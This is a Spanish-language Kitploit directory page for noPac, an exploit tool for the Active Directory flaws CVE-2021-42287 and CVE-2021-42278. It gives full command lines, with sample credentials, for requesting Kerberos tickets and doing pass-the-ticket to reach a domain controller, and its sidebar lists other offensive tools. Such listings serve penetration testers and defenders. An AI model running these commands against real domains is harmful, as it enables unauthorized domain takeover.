
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
noPac — CVE-2021-42287/CVE-2021-42278 Explotador | Kitploit

Herramientas/GitHubGitHub/trya9ain/nopac
Autenticación y AutorizaciónEscalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPruebas de Penetración
GitHubtrya9ain/nopac

noPac

CVE-2021-42287/CVE-2021-42278 Explotador

Ver Repositorio
14136hace 3 añosAún no revisado
Compartir

noPac

Este proyecto nace del estudio del principio de noPac, y se han realizado algunos cambios sobre la base del proyecto de cube0x0. Se han agregado comentarios personales de comprensión en el código fuente.

  • Se eliminó la función Scan, personalmente considero que es de poca utilidad.
  • Se agregó la verificación del valor de MachineAccountQuota; si es 0, el programa sale.
  • Se optimizó el manejo al añadir cuentas de equipo.
  • Se agregó la salida de TGT.

El análisis de la vulnerabilidad se puede consultar en mi artículo del blog: noPac 分析

Requisitos de explotación

noPac es la combinación de dos vulnerabilidades: CVE-2021-42278 (suplantación de sAMAccountName) y CVE-2021-42287 (engaño al KDC). Solo es posible explotarla si ambas vulnerabilidades se cumplen simultáneamente.

Uso

Ejemplos: Obtener TGT y ST

  noPac.exe /domain NombreDelDominio /dc ControladorDeDominio /mAccount CuentaDeMaquina /mPassword ContraseñaDeMaquina /user UsuarioDelDominio /pass ContraseñaDelUsuario

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei

  noPac.exe /domain NombreDelDominio /dc ControladorDeDominio /mAccount CuentaDeMaquina /mPassword ContraseñaDeMaquina /user UsuarioDelDominio /pass ContraseñaDelUsuario /service servicioalternativo

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs

Ejemplos: PTT

  noPac.exe /domain NombreDelDominio /dc ControladorDeDominio /mAccount CuentaDeMaquina /mPassword ContraseñaDeMaquina /user UsuarioDelDominio /pass ContraseñaDelUsuario /service servicioalternativo /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

El método más común es PTT:

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Demo

Antes de usar noPac, no se tiene acceso al DC.

Usando noPac.

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Después de PTT, se puede acceder al DC nuevamente desde la ventana actual con éxito.

Entorno de explotación

Tenga en cuenta que el programa solo se ejecuta en máquinas con entorno .NET 4.0+. Windows Server 2012 incluye .NET 4.0 de forma predeterminada; Windows Server 2008 incluye .NET 3.5 de forma predeterminada.

Para ver la versión de .NET instalada en la máquina:

dir c:\Windows\Microsoft.NET\Framework64

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






